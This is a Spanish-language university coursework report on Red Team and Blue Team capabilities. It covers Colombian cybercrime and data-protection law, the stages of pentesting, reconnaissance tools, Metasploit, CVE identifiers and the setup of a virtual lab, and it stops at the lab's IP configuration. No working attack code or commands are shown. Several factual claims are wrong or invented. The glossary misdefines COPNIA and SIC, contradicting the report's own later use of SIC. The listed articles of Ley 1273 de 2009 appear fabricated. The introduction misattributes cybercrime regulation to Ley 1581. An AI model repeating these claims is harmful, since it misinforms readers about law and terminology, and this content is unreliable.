CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

CRISTIAN LEANDRO BIELMA MONTOYA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
IBAGUÉ
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

CRISTIAN LEANDRO BIELMA MONTOYA

JOHN FREDDY QUINTERO
Tutor(a) de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
IBAGUÉ
2023

RESUMEN

En el presente informe final se realiza una recopilación de todas las actividades realizadas por los especialistas de seguridad informática presentado a la empresa HackerHouse, el cual contiene cada uno de los escenarios desarrollados, en dónde se conocen y se explican múltiples herramientas utilizadas por los equipos Red Team y Blue Team, como también los diferentes mecanismos, estrategias y políticas de la seguridad de la información para garantizar la continuidad de negocio de la compañía, adicionalmente se exponen las mejores prácticas para la contención de ataques y reducción de los riesgos y vulnerabilidades encontradas en el desarrollo de cada una de las etapas, durante todo el informe se puede evidenciar de manera practica los laboratorios realizados, en cuanto a ataque y defensa se refiere pro medio de los equipos Red Team y Blue Team, también se da a conocer toda la intervención que tiene la ley colombiana, frente a los delitos cometidos por ataques informáticos, conociendo los artículos, multas y entidades competentes que regulan la ciberseguridad en Colombia, es importante resaltar que el informe abarca los diferentes conceptos de los equipos de seguridad y herramientas utilizadas en las pruebas de intrusión como también las pruebas de contención de los ataques, todo esto realizado bajo el marco de los equipos Red Team y Blue Team.

INDICE

Contenido

TABLA DE FIGURAS

GLOSARIO

Red Team: Un grupo de profesionales de seguridad que simula ataques cibernéticos para evaluar la seguridad de una organización.

Blue Team: Un equipo de seguridad encargado de defender una organización contra amenazas cibernéticas, monitoreando y respondiendo a incidentes.

CVE: Abreviatura de "Common Vulnerabilities and Exposures" (Vulnerabilidades y Exposiciones Comunes), es un sistema de numeración y seguimiento de vulnerabilidades de seguridad en software y hardware.

COPNIA: Abreviatura de "Certificado de Operaciones de la Propiedad Industrial y de la Navegación Aérea," es un documento necesario para operar aeronaves en algunos países.

Kali Linux: Una distribución de Linux diseñada específicamente para pruebas de penetración y auditorías de seguridad.

Msfvenom: Una herramienta en Metasploit utilizada para crear y personalizar payloads para explotar vulnerabilidades.

SIC: Abreviatura de "Sistema de Información al Ciudadano," se refiere a sistemas o plataformas utilizadas por organizaciones gubernamentales para proporcionar información y servicios a los ciudadanos.

PENTESTING: Abreviatura de "Penetration Testing" (Pruebas de Penetración), es una técnica de evaluación de seguridad que simula ataques cibernéticos controlados para identificar vulnerabilidades.

Footprinting: El proceso de recopilación de información sobre una red o sistema objetivo para preparar un ataque cibernético.

TheHarvester: Una herramienta de código abierto utilizada en pruebas de penetración para recolectar información de fuentes públicas en línea.

Shodan: Un motor de búsqueda especializado en dispositivos conectados a Internet, utilizado para buscar sistemas vulnerables.

Recon-ng: Una herramienta de reconocimiento de código abierto utilizada en pruebas de penetración para recopilar información sobre objetivos.

Maltego: Una herramienta de inteligencia de código abierto que ayuda en la recopilación y visualización de datos sobre objetivos.

METASPLOIT: Un marco de desarrollo de código abierto utilizado en pruebas de penetración y explotación de vulnerabilidades.

Exploits y Payloads: Exploits son códigos o técnicas utilizadas para aprovechar vulnerabilidades, mientras que los payloads son cargas útiles que se ejecutan después de una explotación exitosa.

Encoders: Herramientas utilizadas para ofuscar o codificar payloads y exploits, con el fin de evadir la detección.

Database: Una base de datos es un conjunto estructurado de datos almacenados de manera que se pueda acceder y administrar de manera eficiente.

ping: Un comando utilizado para probar la conectividad de red entre dos dispositivos, generalmente a través de la transmisión de paquetes de datos.

Msfconsole: La interfaz de línea de comandos de Metasploit, utilizada para interactuar con el marco y ejecutar módulos.

Meterpreter: Una carga útil de Metasploit que proporciona una shell interactiva en sistemas comprometidos.

Purple Team: Un enfoque colaborativo que combina las capacidades de los equipos Red Team y Blue Team para mejorar la seguridad cibernética de una organización.

SIEM: Abreviatura de "Security Information and Event Management" (Gestión de Información y Eventos de Seguridad), se refiere a soluciones de software utilizadas para recopilar, analizar y gestionar datos de seguridad.

XDR: Abreviatura de "Extended Detection and Response" (Detección y Respuesta Extendida), se refiere a plataformas de seguridad que abordan la detección y respuesta a amenazas en múltiples vectores de ataque.

INTRODUCCIÓN

En el presente informe se expone la Ley 1581 de 2012 en Colombia, la cual se enfoca en la ciberseguridad y la regulación de delitos informáticos, resaltando sus principales artículos y se discuten conceptos como las pruebas de penetración (pentesting) y las herramientas utilizadas en este proceso, tanto pagas como gratuitas, y se destaca el uso ético de la herramienta Metasploit y se menciona la estructura de un CVE, se realiza un análisis que se encarga de examinar acuerdos de confidencialidad en el contexto de la ciberseguridad y la ética profesional, cuestionando si un experto en ciberseguridad aceptaría un contrato de confidencialidad, a pesar de las disposiciones éticas y sanciones establecidas por COPNIA en Colombia. Así mismo se reconoce la importancia de considerar las implicaciones legales y éticas de los incidentes de cibercrimen en Colombia. Por tal motivo se aborda un caso de cibercrimen para comprender cómo se aplican las leyes y principios éticos en situaciones reales. En el contexto del desarrollo de las actividades, se evidencia un laboratorio, en el que se expone la explotación de vulnerabilidades por parte de un equipo Red Team utilizando herramientas como Kali Linux y Msfvenom, buscando comprender el funcionamiento de estos equipos, identificando fallos de seguridad, teniendo esto claro se proporcionan pautas para identificar ataques cibernéticos en la vida real, mencionando las diferencias entre equipos Red Team, Blue Team y Purple Team, así como el papel del Centro de Operaciones de Seguridad de la Información (CIS) en relación con los equipos Blue Team.

OBJETIVOS

1.1 OBJETIVOS GENERAL

Desarrollar un informe final completo y detallado en dónde se identifiquen las actividades realizadas en cada una de las etapas realizadas por los equipos Red Team y Blue Team.

1.2 OBJETIVOS ESPECÍFICOS

- Recopilar y documentar de manera detallada todos los escenarios de seguridad cibernética abordados durante el desarrollo curso de seminario especializado en HackerHouse.

- Proporcionar soluciones efectivas y estratégicas para cada escenario de seguridad cibernética, teniendo en cuenta la aplicación en situaciones reales.

- Plantear las respectivas recomendaciones de seguridad con el fin de mejorar la ciberseguridad en las organizaciones a sean públicas o privadas.

DESARROLLO DEL TRABAJO

ETAPA 1.

LEYES Y ENTIDAD REGULADORA

Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. **En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.**

En la ley 1273 de 2009[1] en Colombia se enfoca en regular los delitos informáticos y establecer medidas para proteger la integridad y seguridad de la información en el ámbito digital. Esta ley busca combatir actividades ilícitas relacionadas con el uso indebido de sistemas informáticos y datos electrónicos, para comprender un poco mejor en que consiste esta ley se listan los principales artículos, los cuales se nombran a continuación:

1. Artículo 1: Define los delitos informáticos y establece el propósito de la ley.

2. Artículo 2: Establece que la ley se aplica a todas las personas que cometan delitos informáticos en el territorio colombiano, independientemente de su nacionalidad.

3. Artículo 3: Define los términos técnicos y conceptos clave utilizados en la ley.

4. Artículo 4: Establece los delitos informáticos específicos que están prohibidos, como el acceso indebido a sistemas, interceptación de datos, daño informático y uso de programas maliciosos, entre otros.

5. Artículo 5: Define las penas y sanciones para quienes incurran en delitos informáticos, las cuales incluyen prisión y multas.

6. Artículo 6: Establece la competencia de las autoridades para investigar y juzgar los delitos informáticos.

[1] Ley 1273 de 2009: "Por la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - un nuevo tipo penal - y se toman medidas para enfrentar la delincuencia informática." [En línea]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

7. Artículo 7: Crea el Comité Intersectorial para la Lucha contra los Delitos Informáticos, con el objetivo de coordinar acciones para prevenir y combatir estos delitos.

[2] Según la Ley 1581 de 2012 en Colombia se enfoca en la protección de datos personales y busca garantizar el derecho que tienen todas las personas a conocer, actualizar y rectificar las informaciones que se hayan recopilado sobre ellas en bases de datos o archivos de entidades públicas o privadas.

Esta ley cuenta con una serie de características y/o aspectos claves, los cuales se listan a continuación:

1. Definición de datos personales: La ley establece qué se considera como datos personales y cómo deben ser tratados por las organizaciones.

2. Consentimiento informado: Las organizaciones deben obtener el consentimiento informado de los titulares de los datos antes de recopilar, almacenar o procesar su información personal.

3. Finalidad y uso: Los datos personales solo pueden ser utilizados para los fines específicos informados al titular y autorizados por él.

4. Derechos de los titulares: Los titulares de los datos tienen el derecho de conocer, actualizar, rectificar y suprimir su información, así como el derecho a solicitar la eliminación de sus datos de las bases de datos.

5. Seguridad de los datos: Las organizaciones deben implementar medidas de seguridad adecuadas para proteger los datos personales y evitar su acceso no autorizado o su pérdida.

6. Transferencia internacional de datos: Se establecen regulaciones para la transferencia de datos personales fuera de Colombia.

7. Registro nacional de bases de datos: Las organizaciones deben inscribir sus bases de datos que contengan datos personales en un registro nacional.

Entidad reguladora:

La Superintendencia de Industria y Comercio (SIC) es la entidad encargada de regular y supervisar el cumplimiento de la Ley 1581 de 2012 en Colombia. Esta entidad tiene la facultad de imponer multas y sanciones a aquellas organizaciones

[2] Ley 1581 de 2012: "Por la cual se dictan disposiciones generales para la protección de datos personales." [En línea]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49148

que no cumplan con las disposiciones de protección de datos personales establecidas en la ley.

En cuanto a las multas, la Ley 1581 de 2012[3] contempla sanciones en caso de incumplimiento de sus disposiciones. Estas multas pueden variar según la gravedad de la infracción y pueden ir desde amonestaciones y cierres temporales hasta multas económicas significativas. Los montos de las multas pueden ser actualizados periódicamente por la SIC.

PENTESTING

El pentesting[4] es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa, **¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting?**

El pentesting, también conocido como pruebas de penetración, es un proceso vital en el campo de la ciberseguridad que se utiliza para evaluar la seguridad de un sistema, red o aplicación. Consiste en simular ataques informáticos controlados para identificar posibles vulnerabilidades y debilidades en los sistemas de seguridad, permitiendo a las organizaciones tomar medidas preventivas antes de que un atacante real pueda explotar esas vulnerabilidades.

Etapas que conforman el pentesting:

- **Footprinting (Reconocimiento):**

La etapa de footprinting se centra en recopilar información sobre el objetivo de prueba. Los pentesters intentan obtener datos sobre la infraestructura de la red, los sistemas operativos, las direcciones IP, la presencia en Internet, nombres de dominio, subdominios, empleados, información pública disponible y cualquier otra información relevante. El objetivo es obtener un mapa completo del objetivo antes de continuar con el análisis más profundo. Esta fase es totalmente pasiva y no implica interacciones directas con los sistemas objetivo.

[3] Ley 1581 de 2012: "Por la cual se dictan disposiciones generales para la protección de datos personales." [En línea]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49148

[4] ¿Qué es el Pentesting? [En línea]. Disponible en: https://nuclio.school/que-es-el-pentesting/

- **Escaneo (Scanning):**

En esta etapa, se utilizan herramientas para identificar activamente hosts, servicios y puertos disponibles en la red del objetivo. Esto ayuda a descubrir posibles puntos de entrada y vulnerabilidades.

- **Enumeración:**

En esta etapa, el pentester recopila información adicional sobre los sistemas y servicios identificados durante el escaneo. El objetivo es obtener detalles sobre los usuarios, grupos y recursos disponibles.

- **Obtención de acceso (Gaining Access):**

En esta fase, el pentester intenta explotar las vulnerabilidades identificadas en las etapas anteriores para obtener acceso no autorizado al sistema o red objetivo.

- **Mantenimiento de acceso (Maintaining Access):**

Una vez que el pentester ha obtenido acceso, puede intentar mantener ese acceso a través de backdoors o métodos para mantener el control del sistema.

- **Limpieza de rastros (Covering Tracks):**

En esta etapa, el pentester intenta eliminar cualquier evidencia de su presencia y actividades en el sistema o red objetivo.

Algunas aplicaciones (opensource y pagas) que pueden utilizarse para el proceso de footprinting son:

- TheHarvester (Opensource): Una herramienta de código abierto que recopila información pública de diferentes fuentes, como motores de búsqueda, sitios web, servicios de correo y más.

- Shodan (Pago): Un motor de búsqueda que permite encontrar dispositivos conectados a Internet, como servidores, cámaras IP, routers, impresoras, entre otros.

- Recon-ng (Opensource): Un marco de reconocimiento web que recopila información de fuentes públicas y privadas.


- Maltego (Pago): Una herramienta de inteligencia de código abierto que permite reunir información sobre personas, organizaciones y activos en línea.

La importancia del Footprinting en el pentesting radica en que es la primera etapa del proceso, y proporciona la base para el éxito de las etapas posteriores. Al recopilar información sobre el objetivo, los pentesters pueden identificar posibles puntos débiles y vulnerabilidades que podrían explotarse más adelante. Además, esta fase ayuda a comprender la superficie de ataque del objetivo, lo que permite enfocar los esfuerzos y recursos en áreas específicas que necesitan una evaluación más profunda. Sin una buena fase de Footprinting, el pentester podría pasar por alto detalles importantes y perder oportunidades para encontrar vulnerabilidades cruciales en el sistema objetivo. Por lo tanto, el éxito de un pentesting eficiente y efectivo depende en gran medida de la calidad de la información recopilada en esta etapa inicial.

Es importante destacar que el pentesting debe llevarse a cabo por profesionales capacitados y con el consentimiento por escrito del propietario de los sistemas o redes involucrados para evitar cualquier actividad ilegal o dañina.

METASPLOIT

Figura 1. Estructura Metasploit



Fuente: https://www.html.it/pag/72576/metasploit/

Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, **por ello su trabajo en este apartado es buscar el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux.**

Metasploit[5] es una de las herramientas más conocidas y utilizadas en el campo de la seguridad informática y pruebas de penetración. Fue desarrollado originalmente por H.D. Moore en 2003 y se convirtió en una herramienta de código abierto que ha sido ampliamente adoptada por la comunidad de seguridad. Actualmente, es mantenido y distribuido por Rapid7, una empresa de ciberseguridad.

Funcionamiento y arquitectura de Metasploit:

Metasploit es un marco de trabajo (framework) que proporciona una plataforma para desarrollar, probar y ejecutar exploits contra sistemas, redes y aplicaciones con el objetivo de identificar y corregir vulnerabilidades de seguridad. Está escrito en Ruby y se ejecuta en diversas plataformas, siendo ampliamente utilizado desde Kali Linux.

Las características clave de Metasploit incluyen:

1. **Módulos:** Metasploit utiliza módulos para organizar y gestionar el código que realiza diferentes funciones. Los módulos pueden ser de tres tipos: exploit (para aprovechar vulnerabilidades), payload (código a ejecutar en el sistema objetivo) y auxiliar (realizar tareas diversas como escaneo o recolección de información).

2. **Exploits y Payloads:** Los exploits son códigos diseñados para aprovechar vulnerabilidades específicas en sistemas o aplicaciones, mientras que los payloads son las cargas útiles que se entregan una vez que se ha comprometido el sistema objetivo.

3. **Encoders:** Estas herramientas se utilizan para modificar el código del payload y evitar la detección por parte de soluciones de seguridad.

4. **Núcleo (Core):** Es el corazón del marco de trabajo y proporciona una interfaz de línea de comandos y una API para interactuar con Metasploit.

5. **Interfaz gráfica (MSFConsole):** Metasploit ofrece una interfaz gráfica basada en texto llamada MSFConsole que facilita el uso y la gestión de la herramienta.

[5] Metasploit Unleashed, una guía en línea gratuita para aprender sobre Metasploit. [En línea]. Disponible en: https://www.metasploitunleashed.com/


6. **Database (MSFDB):** Permite almacenar información relevante sobre los objetivos, escaneos y resultados del pentesting.

Metasploit[6] se utiliza tanto para pruebas de penetración éticas como para actividades maliciosas, por lo que su uso debe estar siempre dentro de un contexto ético y legal, con el consentimiento del propietario del sistema o red que se va a evaluar. Es importante destacar que Metasploit es una herramienta poderosa y debe utilizarse con responsabilidad y ética. Su mal uso puede tener consecuencias graves y violar leyes de ciberseguridad en muchos países.

Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada. **Dentro del proceso descrito en este apartado usted como experto en cibserguridad debe buscar y documentar lo siguiente:**

¿Qué es un CVE y su estructura?

Figura 2. Estructura CVE



Fuente: https://platzi.com/clases/2684-intro-pentesting/44946-cve-microsoft-vuln-database/

*** https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?**

6 P. Sharma, A. Ramachandran, and N. Shenoy. Mastering Metasploit. Packt Publishing, 2014.

Un CVE (Common Vulnerabilities and Exposures)[7] es un identificador único y estandarizado que se utiliza para identificar y referenciar públicamente vulnerabilidades de seguridad en software o hardware. Es un sistema comúnmente aceptado para facilitar la comunicación, el seguimiento y el intercambio de información sobre vulnerabilidades entre diferentes actores de la industria de la seguridad, como investigadores, proveedores de software, organizaciones y usuarios finales.

Estructura de un CVE:

El formato del CVE sigue una estructura alfanumérica con el siguiente patrón:

CVE-AÑO-NÚMERO

- CVE: Indica que se trata de un identificador de vulnerabilidad común (Common Vulnerabilities and Exposures).

- AÑO: Representa el año en que se asignó el identificador a la vulnerabilidad.

- NÚMERO: Es un número secuencial que identifica de manera única la vulnerabilidad dentro del año específico.

Por ejemplo, CVE-2023-12345 es un CVE asignado en el año 2023 a la vulnerabilidad número 12345.

Respecto a la relación entre Exploit-DB y CVE:

Exploit-DB es un repositorio en línea que recopila y almacena exploits públicos y pruebas de concepto (POC) desarrollados por investigadores de seguridad y la comunidad. Estos exploits se utilizan para demostrar y explotar vulnerabilidades específicas en sistemas, aplicaciones o dispositivos.

El enlace entre Exploit-DB y CVE se da cuando los investigadores o expertos en seguridad descubren y desarrollan un exploit para una vulnerabilidad específica. En muchos casos, los exploits publicados en Exploit-DB se identifican y vinculan con el identificador CVE correspondiente, lo que facilita la referencia cruzada y el entendimiento de la vulnerabilidad subyacente.

El uso de CVE permite una identificación más fácil y unificada de las vulnerabilidades, y proporciona una referencia común para que la comunidad de seguridad y los proveedores de software aborden y corrijan los problemas de seguridad.

[7] ¿Qué es CVE? [En línea]. Disponible en: https://www.tarlogic.com/es/glosario ciberseguridad/cve/#:~:text=CVE%20(Common%20Vulnerabilities%20and%20Exposures,de%20la %20comunidad%20de%20ciberseguridad.


Es esencial que, al utilizar Exploit-DB o cualquier otro recurso para pruebas de seguridad o investigación, se haga de manera ética y legal, y siempre con el consentimiento del propietario del sistema o red que se va a evaluar. El uso indebido de exploits puede causar daños graves y violar las leyes de ciberseguridad.

BANCO DE TRABAJO

De acuerdo al escenario solicitado en el anexo 1, se realiza el montaje de un banco de trabajo para el desarrollo de las pruebas necesarias para atender la problemática de la empresa HackerHouse.

En la figura 3, se pueden observar los recursos asignados a la máquina virtual Kali Linux, que consisten en una asignación de cuatro (4) Gigabyte de memoria RAM y dos procesadores, así mismo en cuanto a red cuenta con dos adaptadores, uno en modo NAT y el otro en modo puente, dichos recursos se pueden evidenciar a continuación:


Figura 3. Recursos máquina virtual Kali Linux



Fuente: propia

En la figura 4, se pueden observar los recursos asignados a la máquina virtual Windows 10, que consisten en una asignación de cuatro (4) Gigabyte de memoria RAM y dos procesadores, así mismo en cuanto a red cuenta con dos adaptadores, uno en modo NAT y el otro en modo puente, dichos recursos se pueden evidenciar a continuación:


Figura 4. Recursos máquina virtual Windows 10



Fuente: propia

En la figura 5, se puede observar que la máquina virtual Kali Linux tiene una IP estática que corresponde a la siguiente: **192.168.1.60** con una máscara de red /24 y una puerta de enlace que corresponde a **192.168.1.1,** dicha asignación se puede evidenciar a continuación:


Figura 5. IP máquina virtual Kali Linux



Fuente: propia

En la figura 6, se puede observar que la máquina virtual Windows 10, tiene una IP estática que corresponde a la siguiente: **192.168.1.70** con una máscara de red /24 y una puerta de enlace que corresponde a **192.168.1.1,** dicha asignación se puede evidenciar a continuación:

